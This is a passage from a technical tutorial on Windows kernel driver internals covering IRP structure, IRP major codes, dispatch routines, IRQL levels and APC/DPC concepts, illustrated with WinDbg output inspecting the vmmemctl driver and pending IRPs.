00000022 StackCount      db ?
00000023 CurrentLocation db ?
00000024 Cancel          db ?
00000025 CancelIrql      db ?
00000026 ApcEnvironment  db ?
00000027 AllocationFlags db ?
00000028 UserIosb        dd ?                    ; offset
0000002C UserEvent       dd ?                    ; offset
00000030 Overlay         _IRP::$6B96A96ED958C92F2CB4B83EAB343043 ?
00000038 CancelRoutine   dd ?                    ; offset
0000003C UserBuffer      dd ?                    ; offset
00000040 Tail            _IRP::$66699B8BF83DC91F51A70E4C6E3F33A6 ?
00000070 _IRP            ends
```

**[Figure 7] _IRP structure: header**

There are fields that provide us with important context and information about kernel driver operation, which few of them will be explained as necessary, and need to be complemented with new concepts that will be introduced later. Even it is not shown on the previous image, **an IRP has fixed part containing the header** (*caller's thread ID, device object's address, I/O status block and so on*) that is used by I/O manager to manage the IRP and a second part that is specific to each driver (**I/O stack location**), which holds parameters such as function code of the requested operation and its respective context:



**[Figure 8] IRP representation**

We are going to make new notes on this topic later. Focusing on the IRP major codes topic again, there is a series of IRP major codes that are used by drivers to call the respective dispatch routine in reaction to a specific I/O request. These IRP major codes work as indexes in an array of function pointers.


As each kernel driver offers different functionalities, so they provide different dispatch routines to handle I/O requests passing the IRP major codes shown below:

- **IRP_MJ_CLEANUP:** this IRP major code is used for invoking a **DispatchCleanup routine** when the driver needs to release resources as memory and any other object whose respective reference counter has reached zero, so it is an appropriate and recommended routine for cleanup that is not related to file handles.

- **IRP_MJ_CLOSE:** this IRP major code is used for invoking a **DispatchClose routine** when the last handle to a file object associated with a device object has been closed and released, and any request has been closed or cancelled.

- **IRP_MJ_CREATE:** this IRP major code is used for calling a **DispatchCreate routine** to open a handle to a device or file object. A well-known example occurs when a kernel driver calls functions like **NtCreateFile** | **ZwCreate**, and an **IRP_MJ_CREATE** is sent to accomplish the **open operation**.

- **IRP_MJ_DEVICE_CONTROL**: this IRP code, which has an associated **DispatchDeviceControl routine**, is a consequence of invoking **DeviceIoControl( )**, which is responsible for sending a I/O control code (it could be a well-known or a private one) to the target device driver. In most situations, the routine will pass the IRP to the next lower driver, but there are exceptions. Readers should remember that the first two members of **DeviceIoControl( )** are associated to the referred purpose:



```
BOOL DeviceIoControl(
  HANDLE       hDevice,
  DWORD        dwIoControlCode,
  LPVOID       lpInBuffer,
  DWORD        nInBufferSize,
  LPVOID       lpOutBuffer,
  DWORD        nOutBufferSize,
  LPDWORD      lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

**[Figure 9] DeviceIoControl**

The first two parameters of this function are:

- **hDevice:** this parameter represents a handle to a device driver, which can be easily retrieved by using **CreateFile( )** (https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea).

- **dwIoControlCode:** this parameter specifies the control code for the operation. There are multiple set of control codes organized according to the type of target device:

    - **cdrom:** https://learn.microsoft.com/en-us/windows-hardware/drivers/storage/cd-rom-io-control-codes
    - **communication:** https://learn.microsoft.com/en-us/windows/win32/devio/communications-control-codes
    - **device management:** https://learn.microsoft.com/en-us/windows/win32/devio/device-management-control-codes
    - **directory management:** https://learn.microsoft.com/en-us/windows/win32/fileio/directory-management-control-codes
    - **disk management:** https://learn.microsoft.com/en-us/windows/win32/fileio/disk-management-control-codes
    - **file management:** https://learn.microsoft.com/en-us/windows/win32/fileio/file-management-control-codes
    - **power management:** https://learn.microsoft.com/en-us/windows/win32/power/power-management-control-codes
    - **volume management:** https://learn.microsoft.com/en-us/windows/win32/fileio/volume-management-control-codes

- **IRP_MJ_FILE_SYSTEM_CONTROL**: as readers might expect, file system drivers commonly use this IRP major code.

- **IRP_MJ_FLUSH_BUFFERS:** this IRP major code means a request to the device to flush its internal cache, and such code is used for invoking the **DispatcFlushBuffers routine.**

- **IRP_MJ_INTERNAL_DEVICE_CONTROL**: it is pretty similar to **IRP_MJ_DEVICE_CONTROL**, and readers will see this code when another driver calls **IoBuildDeviceIoControlRequest( )** or even **IoAllocateIrp( )**, for example. Basically, it can be interpreted as a code used for driver-to-driver communication while **IRP_MJ_DEVICE_CONTROL** is used for application to driver communication. Finally, it is used for invoking **DispatchInternalDeviceControl routine**.

- **IRP_MJ_PNP:** this code is used over a request for any **Plug & Play operation** (enumeration or resource balancing, for example) and used for invoking the **DispatchPnP routine**.

- **IRP_MJ_POWER:** this IRP code is used by requests, through the **Power Manager**, to invoke the power callback (**DispatchPower routine**).

- **IRP_MJ_QUERY_INFORMATION:** this IRP code is used for invoking the **DispatchQueryInformation routine**, which usually gets meta-information about a file or even a handle. For example, this event happens when a driver call **ZwQueryInformationFile( )** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntqueryinformationfile). Of course, the driver is not required to handle this kind of request.

- **IRP_MJ_SET_INFORMATION:** this IRP code is sent by the operating system as a request (**ZwSetInformationFile( ))** to set metadata about a file or even a handle and, as in other cases, it invokes the **DispatchSetInformation routine**.

- **IRP_MJ_SHUTDOWN:** this IRP code is handled by drivers that are responsible for mass-storage devices with internal caches, and it is used for invoking the **DispatchShutdown routine**. As drivers are organized in a stack, all intermediate drivers that are associated with mass-storage devices need to be able to manage such requests. Of course, drivers must complete any transfer of data that is currently in cache before finishing the shutdown request.

- **IRP_MJ_SYSTEM_CONTROL:** all drivers must provide a **DispatchSystemControl routine** that is invoked to handle **IRP_MJ_SYSTEM_CONTROL requests**, and these requests are sent by components of WMI when a user mode data consumer requests WMI data.

- **IRP_MJ_READ:** this IRP code is used for calling **DispatchRead routine**, which acts when application makes requests (**ReadFile( )** and **ZwReadFile( )**) to transfer data from the device to the application.

- **IRP_MJ_WRITE:** this IRP code is used for invoking the **DispatchWrite routine**, which is used by drivers that transfer data from the system to the associated device.

Thus, so far, we have few conclusions:

- a **driver object (_DRIVER_OBJECT)** holds one or more **device objects (_DEVICE_OBJECT)**, which are the **main interface of communication between the application and driver**.

- APIs on user-mode refer to device objects as their parameters.
- To a kernel driver to become really useful it has to **register Dispatch Routines** to serve diverse types of requests (user-land or kernel-land) that are done by sending one of IRP codes.
- In many public drivers, readers will find drivers implementing dispatch routines to handle userland application's calls such as **ReadFile( ), DeviceIoControl( )** and **WriteFile( )**, for example.
- The **IRP structure** (**_IRP**) holds the necessary information from a request and it is used to carry information and communicate with drivers between layers in the driver stack.
- The IRP's content can hold common information for all drivers in the stack, but it also carries private information for specific drivers over the same stack.
- A device object is created by drivers through **IoCreateDevice( )** (exported by I/O manager).
- Observing Figure **2**, a **device object (_DEVICE_OBJECT)** is linked to the next one through the **NextDevice member**.

As a summary, the general execution flux established by the I/O manager is:

- Accepting requests from different applications.
- For each request it creates an IRP to represent that request.
- Afterwards, it sends each request to its respective drivers.
- It manages and tracks these IRPs until they are completed.
- Finally, it returns the result of the operation to the application that made the request.

However, few points are still pending to be explained so far:

- What are **IRQLs** and what are available values?
- What is a **StartIO routine**?
- What is **DPC** and which is its purpose?
- How **are IRPs** passed and stored from an upper kernel driver to a lower one?

**IRQL (Interrupt Request Level)** is a Windows mechanism to manage interrupts according to the respective level of importance in the operating system context. When I mention **interrupts (IRQ)**, readers probably remember that there are hardware (asynchronous) and software interrupts (synchronous), and Windows creates a map assigning a priority (**IRQL**) to a given interrupt source emitted by a device, although this map is different from CPU to CPU. Thus, each CPU has an associated IRQL value, and it could be interpreted as a particular register.

Anyway, the IRQL is represented by a number, and rule is that any code running with a lower IRQL can't preempt a code running with a higher IRQL, and the kernel prioritizes pieces of code such as kernel drivers over other ones according to the higher level of priority.

We should note that **IRQL (Interrupt Request Level)** is not equal to **IRQ (Interrupt Request)**, which is related to hardware, and it is also not equal to **thread priority** because thread priority is an individual thread's property.

The usual IRQL level are:

- **PASSIVE LEVEL (value 0):** at this level, no interrupt vectors are masked, and it is the level where most threads usually run. It is the normal IRQL. Actually, most kernel driver routines such as **DriverEntry( ), Unload( ), AddDevice(** ) as well as **dispatch routines** run at this level.

- **APC LEVEL (value 1):** it's the level used by **APC (Asynchronous Procedure Calls)**, which is a function that executes in the context of a thread. In few words, each thread has an own APC queue and when an application sends an APC to a thread by invoking **QueueUserAPC( )** (actually, a wrapper to **NtQueueApcThread( )** -- https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc), it passes the address of the APC function as argument and an interrupt is issued by the system. Therefore, readers can understand that queueing an APC works as a request for the thread calls/invokes the given APC function. The application is only able to deliver an APC to a thread when this thread is in alertable state (it called **SleepEx( ), WaitForSingleObjectEx( ), WaitForMultipleObjectsEx( )** and so on), and this APC from the thread's queue is executed when the thread transits from alertable state to running state. The same concept is used when malware threats do APC injection, which is only possible when the target thread is in alertable state. At the end of day, APC is a subtle technique that makes it possible to execute a callback method (the function passed as argument to the APC) in an asynchronous way. APCs can be listed by using **!apc** extension on WinDbg.


- **DISPATCH LEVEL (value 2):** it's the higher IRQL associated to software interruption. **DPC (Deferred Procedure Call)** runs at this level as well as the thread dispatcher, and it is responsible for the post-processing of a driver after a first, critical and short job has been performed by **the ISR (Interrupt Service Routine)**, which is registered (**IoConnectInterrupt( )** -- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-ioconnectinterrupt) by a **device driver**, runs at **DIRQL (Device Interrupt Request Level)**, and it is responsible for a really minimal work before queueing (**KeInsertQueueDpc( )** -- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-keinsertqueuedpc) a DPC that will be executed when the IRQL drops to a lower level. Furthermore, in the kernel driver's context, routines such as **StartIo( ), IoTimer( ), Cancel( ), DpcForIsr( ), CustomDpc( )** and so on also run at this level. Finally, it is appropriate to mention that any thread waiting on kernel objects (events, semaphores, mutex…) at this level causes a system crash.

- **DIRQL (value 3 and higher):** these levels are related to hardware interrupts.

A kernel code, which can be interrupted by other kernel code with higher IRQL, is able to change the current IRQL (from the current CPU) by calling functions such as **KeLowerIrql( )** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-kelowerirql**)** and **KeRaiseIrql( )** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-keraiseirql). In the order side, it is not possible to raise the IRQL from a user mode application.

Although the APC topic is really attractive, the only difference between **PASSIVE_LEVEL** and **APC_LEVEL** is that a process running at **APC_LEVEL** cannot get interrupted by APC interrupts. While explaining about high level drivers (not associated to devices) that process IRP, we will be focused on **PASSIVE_LEVEL** and **DISPATCH_LEVEL** to avoid getting distracted with other topics.

Anyway, I know that professionals usually ask about the IRQL and respective thread context when one of commented dispatch routines (callbacks) is called, so I retrieved a list from Microsoft (https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/dispatch-routine-irql-and-thread-context) that could help you:




| Dispatch routine | Caller's Maximum IRQL | Caller's thread context: |
|---|---|---|
| Cleanup | PASSIVE_LEVEL | Nonarbitrary |
| Close | APC_LEVEL | Arbitrary |
| Create | PASSIVE_LEVEL | Nonarbitrary |
| DeviceControl (except paging I/O) | PASSIVE_LEVEL | Nonarbitrary |
| DeviceControl (paging I/O path) | APC_LEVEL | Arbitrary |
| DirectoryControl | APC_LEVEL | Arbitrary |
| FlushBuffers | PASSIVE_LEVEL | Nonarbitrary |
| FsControl (except paging I/O) | PASSIVE_LEVEL | Nonarbitrary |
| FsControl (paging I/O path) | APC_LEVEL | Arbitrary |
| LockControl | PASSIVE_LEVEL | Nonarbitrary |
| PnP | PASSIVE_LEVEL | Arbitrary |
| QueryEa | PASSIVE_LEVEL | Nonarbitrary |
| QueryInformation | PASSIVE_LEVEL | Nonarbitrary |
| QueryQuota | PASSIVE_LEVEL | Nonarbitrary |
| QuerySecurity | PASSIVE_LEVEL | Nonarbitrary |
| QueryVolumeInfo | PASSIVE_LEVEL | Nonarbitrary |
| Read (except paging I/O) | PASSIVE_LEVEL | Nonarbitrary |
| Read (paging I/O path) | APC_LEVEL | Arbitrary |
| SetEa | PASSIVE_LEVEL | Nonarbitrary |
| SetInformation | PASSIVE_LEVEL | Nonarbitrary |
| SetQuota | PASSIVE_LEVEL | Nonarbitrary |
| SetSecurity | PASSIVE_LEVEL | Nonarbitrary |
| SetVolumeInfo | PASSIVE_LEVEL | Nonarbitrary |
| Shutdown | PASSIVE_LEVEL | Arbitrary |
| Write (except paging I/O) | PASSIVE_LEVEL | Nonarbitrary |
| Write (paging I/O path) | APC_LEVEL | Arbitrary |

**[Table 1] Dispatch routines, IRQL and Thread's context (credit: Microsoft)**

According to experience, multiple crashes caused by drivers come from a wrong action executed at a higher level than possible to start a given operation. Furthermore, crashes also happen because such drivers  incorrectly assume to be in a certain thread context that, actually, is not true or even possible.

Analyzing the provided table above, it is quick to realize that most dispatch routines are called from **PASSIVE_LEVEL** IRQL and from a **non-arbitrary context**. That's the reason that the recommended approach is not assuming a certain context unless you are sure about which context is invoking the thread.  Of course, as a security researcher this concern is lower because we are looking for a vulnerability or even reversing the code of malicious drivers, but for programmers these concepts exposed here are really important.

Returning to our main discussion, readers can check basic information on drivers according to what we have discussed so far by using **WinDbg/WinDbg Preview** (that is available on Microsoft Store):



```
1: kd> vertarget
Windows 10 Kernel Version 25262 MP (4 procs) Free x64
Edition build lab: 25262.1000.amd64fre.rs_prerelease.221205-1627
Machine Name:
Kernel base = 0xfffff801`4e800000 PsLoadedModuleList = 0xfffff801`4f413890
Debug session time: Thu Dec 15 04:39:55.653 2022 (UTC + 0:00)
System Uptime: 0 days 0:02:12.607
1: kd>
1: kd> !object \device
Object: ffff80803be46550  Type: (ffff980ce4e84c40) Directory
    ObjectHeader: ffff80803be46520 (new version)
    HandleCount: 0  PointerCount: 330
    Directory Object: ffff80803be5bd90  Name: Device

    Hash Address          Type                      Name
    ---- -------          ----                      ----
     00  ffff980ce7dd8050 Device                    NDMP2
         ffff980ce7c76120 Device                    0000007e
         ffff980ce5b36ca0 Device                    VmGenerationCounter
         ffff980ce5891d70 Device                    0000006a
         ffff980ce5aeb360 Device                    NTPNP_PCI0030
         ffff980ce5889360 Device                    NTPNP_PCI0002
         ffff980ce4eead50 Device                    00000058
         ffff980ce4ec1d50 Device                    00000044
         ffff980ce500ed60 Device                    00000030
     01  ffff980ce7413060 Device                    0000007a
         ffff980ce5895d70 Device                    00000068
         ffff980ce5aef360 Device                    NTPNP_PCI0031
         ffff980ce588b360 Device                    NTPNP_PCI0003
         ffff980ce4ee6d50 Device                    00000054
         ffff980ce502fd50 Device                    00000040
     02  ffff980cea3eec00 Device                    wdnisdrv
```

**[Figure 10] Listing device names under \Device (truncated output)**

The output above is based on Windows 11. Just in case readers don't know how to install WinDbg, it comes from **Windows SDK installation**. Actually, if readers are interested in developing kernel and minifilter drivers, so the recommendation is to install few components in the following order:

- **Visual Studio:** https://visualstudio.microsoft.com/downloads/
- **Windows SDK:** https://developer.microsoft.com/en-us/windows/downloads/windows-sdk/.
- **Windows WDK:** https://learn.microsoft.com/en-us/windows-hardware/drivers/download-the-wdk

If readers want to use **WinDbg Preview**, there are two methods to install it:

- From Microsoft Store: https://apps.microsoft.com/store/detail/windbg-preview/9PGJGD53TN86
- From command line: **winget install windbg**

Personally, I always configure the following environment variable: **_NT_SYMBOL_PATH= srv*c:\Symbols*http://msdl.microsoft.com/download/symbols**

WinDbg might take a long time to show the complete list of device names, but the idea is getting a list of devices registered under **\Device directory** and, from this point, collecting additional information about a specific driver. As we have the object address given by the output above, our next step is getting the driver's name and associated device objects to this driver. Remember: there can be one or more device objects attached to a driver object. Thus, choosing **vmmemctl device** as example, execute:

```
1: kd> !object ffff980ce9ca7760
Object: ffff980ce9ca7760  Type: (ffff980ce4ffada0) Device
    ObjectHeader: ffff980ce9ca7730 (new version)
    HandleCount: 0  PointerCount: 2
    Directory Object: ffff80803be46550  Name: vmmemctl
1: kd>
1: kd> !drvobj vmmemctl
Driver object (ffff980ce966de20) is for:
 \Driver\VMMemCtl

Driver Extension List: (id , addr)

Device Object list:
ffff980ce9ca7760
1: kd>
1: kd> !devobj ffff980ce9ca7760
Device object (ffff980ce9ca7760) is for:
 vmmemctl \Driver\VMMemCtl DriverObject ffff980ce966de20
Current Irp 00000000 RefCount 0 Type 00000022 Flags 00000040
SecurityDescriptor ffff80803bfe9860 DevExt ffff980ce9ca78b0 DevObjExt ffff980ce9ca79f8
ExtensionFlags (0x00000800)  DOE_DEFAULT_SD_PRESENT
Characteristics (0000000000)
Device queue is not busy.
1: kd>
1: kd> !drvobj vmmemctl 7
Driver object (ffff980ce966de20) is for:
 \Driver\VMMemCtl

Driver Extension List: (id , addr)

Device Object list:
ffff980ce9ca7760

DriverEntry:   fffff80155a97270  vmmemctl
DriverStartIo: 00000000
DriverUnload:  fffff80155a92530  vmmemctl
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff80155a916b0  vmmemctl+0x16b0
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff8014eaaec90  nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       fffff80155a916b0  vmmemctl+0x16b0
[03] IRP_MJ_READ                        fffff8014eaaec90  nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       fffff8014eaaec90  nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           fffff8014eaaec90  nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             fffff8014eaaec90  nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    fffff8014eaaec90  nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      fffff8014eaaec90  nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               fffff8014eaaec90  nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    fffff8014eaaec90  nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      fffff8014eaaec90  nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           fffff8014eaaec90  nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         fffff8014eaaec90  nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              fffff80155a916b0  vmmemctl+0x16b0
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     fffff8014eaaec90  nt!IopInvalidDeviceRequest
[10] IRP_MJ_SHUTDOWN                    fffff8014eaaec90  nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                fffff8014eaaec90  nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     fffff80155a916b0  vmmemctl+0x16b0
[13] IRP_MJ_CREATE_MAILSLOT             fffff8014eaaec90  nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              fffff8014eaaec90  nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                fffff8014eaaec90  nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       fffff8014eaaec90  nt!IopInvalidDeviceRequest
[17] IRP_MJ_SYSTEM_CONTROL              fffff8014eaaec90  nt!IopInvalidDeviceRequest
```

```
[18] IRP_MJ_DEVICE_CHANGE                 fffff8014eaaec90  nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                   fffff8014eaaec90  nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                     fffff8014eaaec90  nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                           fffff8014eaaec90  nt!IopInvalidDeviceRequest


Device Object stacks:

!devstack ffff980ce9ca7760 :
  !DevObj           !DrvObj            !DevExt           ObjectName
> ffff980ce9ca7760  \Driver\VMMemCtl   ffff980ce9ca78b0  vmmemctl

Processed 1 device objects.
```

**[Figure 11] Getting basic information about the dispatch routines.**

From these commands we got:

- the **list of device objects** associated with the driver.
- summarized **information about the given device object**.
- the list of the **dispatch routines** associated to the driver object.

If readers are wondering about how to list any **pending IRPs**, the WinDbg offers a command too:

```
1: kd> !irpfind
MAX_SYSTEM_VA_ASSIGNMENTS needs to be increased
Using a machine size of ffe56 pages to configure the kd cache

*** CacheSize too low - increasing to 64 MB

Max cache size is       : 67108864 bytes (0x10000 KB)
Total memory in cache   : 1048572 bytes (0x400 KB)
Number of regions cached: 3318
292180 full reads broken into 436000 partial reads
    counts: 148873 cached/287127 uncached, 34.15% cached
    bytes : 2157524 cached/4077532 uncached, 34.60% cached
** Transition PTEs are implicitly decoded
** Prototype PTEs are implicitly decoded

Scanning large pool allocation table for tag 0x3f707249 (Irp?) (ffff980ce8110000 : ffff980ce8210000)

  Irp             [ Thread ]         irpStack: (Mj,Mn)   DevObj          [Driver]          MDL Process
ffff980ceabf4900 [ffff980ceabe80c0] irpStack: ( e, 5)  ffff980ce75b8e00 [ \Driver\AFD] 0xffff980ce9e900c0
ffff980ce58eaae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce58ddae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce58b8ae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce7cca0d0 [0000000000000000] Irp is complete (CurrentLocation 19 > StackCount 18)
ffff980cea84da10 [ffff980ceadc9080] irpStack: ( e, 5)  ffff980ce75b8e00 [ \Driver\AFD] 0xffff980ce9e900c0
ffff980ce9037c20 [ffff980ce911b0c0] irpStack: ( 3, 0)  ffff980ce7417b70 [ \Driver\kbdclass]
ffff980ce58e6ae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
